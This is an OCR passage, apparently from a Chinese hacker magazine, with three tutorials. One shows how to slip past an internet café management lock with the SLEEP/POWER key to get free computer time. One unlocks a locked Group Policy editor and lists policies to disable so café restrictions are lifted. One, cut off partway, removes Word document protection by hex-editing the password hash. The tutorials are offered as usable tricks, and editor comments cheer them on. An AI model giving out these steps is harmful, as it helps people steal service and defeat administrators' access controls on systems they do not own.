
网吧用的是万象2004的网管，好像用传统的V字大法快速破解已经不行了（当然对我来说最快的破解方法就是直接输管理密码，哈哈！），不过我今天无意中却发现了另外一个快速破解的方法。

首先，在机器锁定的状态按下键盘上的SLEEP或POWER键，在平时按下这两个键是会使计算机进入睡眠状态或关机的，但现在由于网管软件的阻止，会弹出一个错误提示框，如图1所示。在提示框弹出的同时，任务栏也出现了，如图2所示。这时，我们只要点任务栏上的显示桌面或IE图标就可以免费上机了，如图3所示。需要注意的是，要至少保持除网管外还有一个活动桌面在运行，不然就又会回到锁定状态了。不过即使不小心又会回到锁定状态也不要紧，只要再按一下SLEEP或POWER使系统报错就可以了。这个方法我只在万象2004上测试过，其他网管还没条件测试，不过我认为一般的网管软件都不会去锁SLEEP和POWER键的，这样我们就有机可乘了！什么，你们那网吧的键盘，没有这两个键？那就自认倒霉吧！

辅助文章：《网吧黑客一点通》 3.3.2 美萍破解之路　第119页


图1　出现错误提示框


图2　任务栏跟着出来了


图3　可以正常上网了

编辑点评 作者用键盘上小小的一个SLEEP键（或者POWER键）就把万象网管2004打败了，要速度有速度，要风度有风度啊！光芒果看见万象倒在了自己的弹指之间，是不是很有成就感啊？不过这也提醒万象网管的设计人员要提高产品的质量了！

组策略应用之限制破解汇总

星陨石碎

从本文你可以学到：
1. 如何进入被管理员锁定的组策略
2. 如何利用组策略突破系统限制

组策略这个好东东玩系统的都知道，它是以人性化的界面方式实现系统内部的一些设置的东东，其实质还是注册表。在运行里输入 **gpedit.msc** 就进入了组策略，如图1所示，在cmd中也是一样的。现在市面上N多的诸如网吧管理类的软件，限制又N多，让人咬牙却又奈何它不得！我自己总结了一些比较重要的组策略破解限制的选项，希望对大家有用！

在网吧，有些BT的网管系统做得同样BT，连组策略都要锁，也太……到现在我也没有找到用注册表解锁组策略的键值，还望知道的朋友告知。这里我用自己的方法解除组策略的锁定：重新启动计算机，按下F8键，直到出现高级选项菜单里选择“带命令行提示的安全模式”，进入安全模式，键入MMC，打开控制台窗口，单击“文件”→“添加／删除管理单元”，在“独立”选项卡中单击“添加”按钮，选择“组策略对象编辑器”后，单击“添加”按钮即可。添加的组策略管理单元将出现在控制台窗口，设置为“未配置”，重新启动即可恢复组策略了。




图1　组策略的界面

好了，组策略锁定解决了，我们来看正文。

这里我直接列出相应选项，每个选项都有“未配制”、“已启用”、“已禁用”三个选项供你选择，你只要根据其描述做相应的修改就可以达到目的了。

例如：用户配置→管理模板→系统→禁止访问注册表编辑器，你只要选择已禁用，注册表的锁定就解除了。其他选项以此类推，偶说清楚了吧！

用户配置→管理模板→Windows 组件→Internet explorer→浏览器菜单→“查看”菜单：禁用“源文件”菜单项
用户配置→管理模板→Windows 组件→Internet explorer→浏览器菜单→“工具”菜单：禁用“Internet 选项”菜单项
用户配置→管理模板→Windows 组件→Windows 资源管理器→从“工具”菜单删除“文件夹选项”菜单
用户配置→管理模板→Windows 组件→Windows 资源管理器→隐藏“我的电脑”中的这些指定的驱动器
用户配置→管理模板→Windows 组件→Windows 资源管理器→防止从“我的电脑”访问驱动器
用户配置→管理模板→Windows 组件→Windows 资源管理器→“网上邻居”中不含“整个网络”
用户配置→管理模板→Windows 组件→Windows 资源管理器→“网上邻居”中不含“我附近的计算机”
用户配置→管理模板→任务栏和［开始］菜单→从［开始］菜单删除“我的文档”图标
用户配置→管理模板→任务栏和［开始］菜单→从［开始］菜单删除“搜索”菜单
用户配置→管理模板→任务栏和［开始］菜单→从［开始］菜单删除“运行”菜单
用户配置→管理模板→任务栏和［开始］菜单→锁定任务栏
用户配置→管理模板→桌面→删除桌面上“我的电脑”图标
用户配置→管理模板→桌面→隐藏桌面上“网上邻居”图标
用户配置→管理模板→桌面→隐藏和禁用桌面上的所有项目
用户配置→管理模板→控制面板→禁止访问控制面板
用户配置→管理模板→控制面板→隐藏指定的控制面板应用小程序
用户配置→管理模板→网络→网络连接→禁止访问LAN连接（组件）的属性
用户配置→管理模板→网络→网络连接→禁用TCP/IP高级配置
用户配置→管理模板→系统→禁止访问命令提示符
用户配置→管理模板→系统→禁止访问注册表编辑器
用户配置→管理模板→系统→只运行许可的（不要运行指定的）Windows 应用程序
用户配置→管理模板→系统→Ctrl+Alt+Del 选项→删除任务管理器

好了，文章就写到这里，希望大家能从文章中找到灵感。有不懂的地方欢迎来论坛（http://www.nohack.cn/bbs）讨论。

辅助文章：《玩转组策略增强服务器安全》作者：WzH 05年12月F8　第81页

编辑点评： 很多人喜欢用一些网吧破解软件来突破各种限制，但是如果网管禁止了下载，那是不是还要先突破下载限制呢？不是的，本文星陨石碎就从组策略的角度来给大家解除各种网吧限制，让大家自由自在地上网！

Hello，大家好，偶是空气，很高兴能和大家在快马加鞭栏目见面。因为夕客同学放假回家过年了，所以本期快马加鞭就由偶来和大家一起进入神奇的代码世界，探索代码世界的无限奥妙。

菜鸟A："代码世界有什么神奇和奥妙啊？"

菜鸟B："对啊，不就是写写代码吗？！"

空气："你们会写破解 WORD 文档的保护吗？"

菜鸟B："网上这种软件N多的，谁都会啊！"

空气："那你们会写 WORD 文档保护破解器吗？"

众菜鸟无语ing……

OK，let's go！看看 smallrascal 为我们准备的丰盛午餐吧，相信你一定能学到知识的！

MS WORD 文档任我改

smallrascal [S.C.T]&[A.V.T]

从本文你可以学到：

1、如何手工解除 MS WORD 文档的文档保护；

2、如何运用程序替代手工解除；

3、了解 Visual Basic 的语言结构。

MS的WORD大家一定用过吧，其中有一项防止他人修改的功能——文档保护，它就是今天本文的主要对象了。首先我们来认识一下它，正所谓知己知彼方可百战不殆！

了 解

打开一个WORD文档，选择"工具"菜单中的"保护文档"，如图1所示。接着可以看到保护文档的选项对话框，如图2所示。




图1 菜单中的"保护文档"




图2 保护文档的选项对话框

点击上图中的"是，启动强制保护"按钮就会要求你输入保护密码，如图3所示。




图3 启动强制保护对话框中输入密码




图4 输入密码取消保护文档

设置完成后再打几个字试试，是不是已经不能进行修改了？只有取消保护后才可以修改。再次单击"工具"菜单，选择其中的"取消文档保护"，此刻会弹出密码输入对话框，如图4所示。

研 究

那如果你忘了密码该怎么办呢，不会告诉我再重新打字排版吧！相信聪明的人一定不会这么傻。下面就跟着我一起来研究这个所谓的文档保护吧！

首先打开要解除文档保护的文件，接着点击"文件"菜单中的"另存为"，立刻会出现文件保存对话框，将该对话框下方的"保存类型"选择为"XML文档"进行保存，如图5所示。




图5 保存为XML文档




图6 查找"unprotectPassword"

现在我们找到刚保存的XML文件，用WINHEX打开，以"unprotect Password"为关键字进行查找，如图6所示。

找到后，跟着往后看，是不是发现一段字符？那就是加密后的保护密码，如图7所示，其中选中的部分就是了。这里为了验证，我找了三个文档保护的文件。




图7 三个文档保护文件的密码部分




图8 查找"66CC"

看了上面的图有没有想到什么？利用找到的加密后的保护密码在WORD文档中进行十六进制查找。我以1.doc为例，对应的XML文件是1.xml，1.xml中加密后的保护密码是"11EFCC66"，因为在内存中字符的存放是倒序的，所以应该"66CCEF11"。设置关键字"66CCEF11"，这里为了偷个小懒，仅

仅使用了“66CC”，如图8所示。

稍等片刻即可找到该十六进制字符，如图9所示。

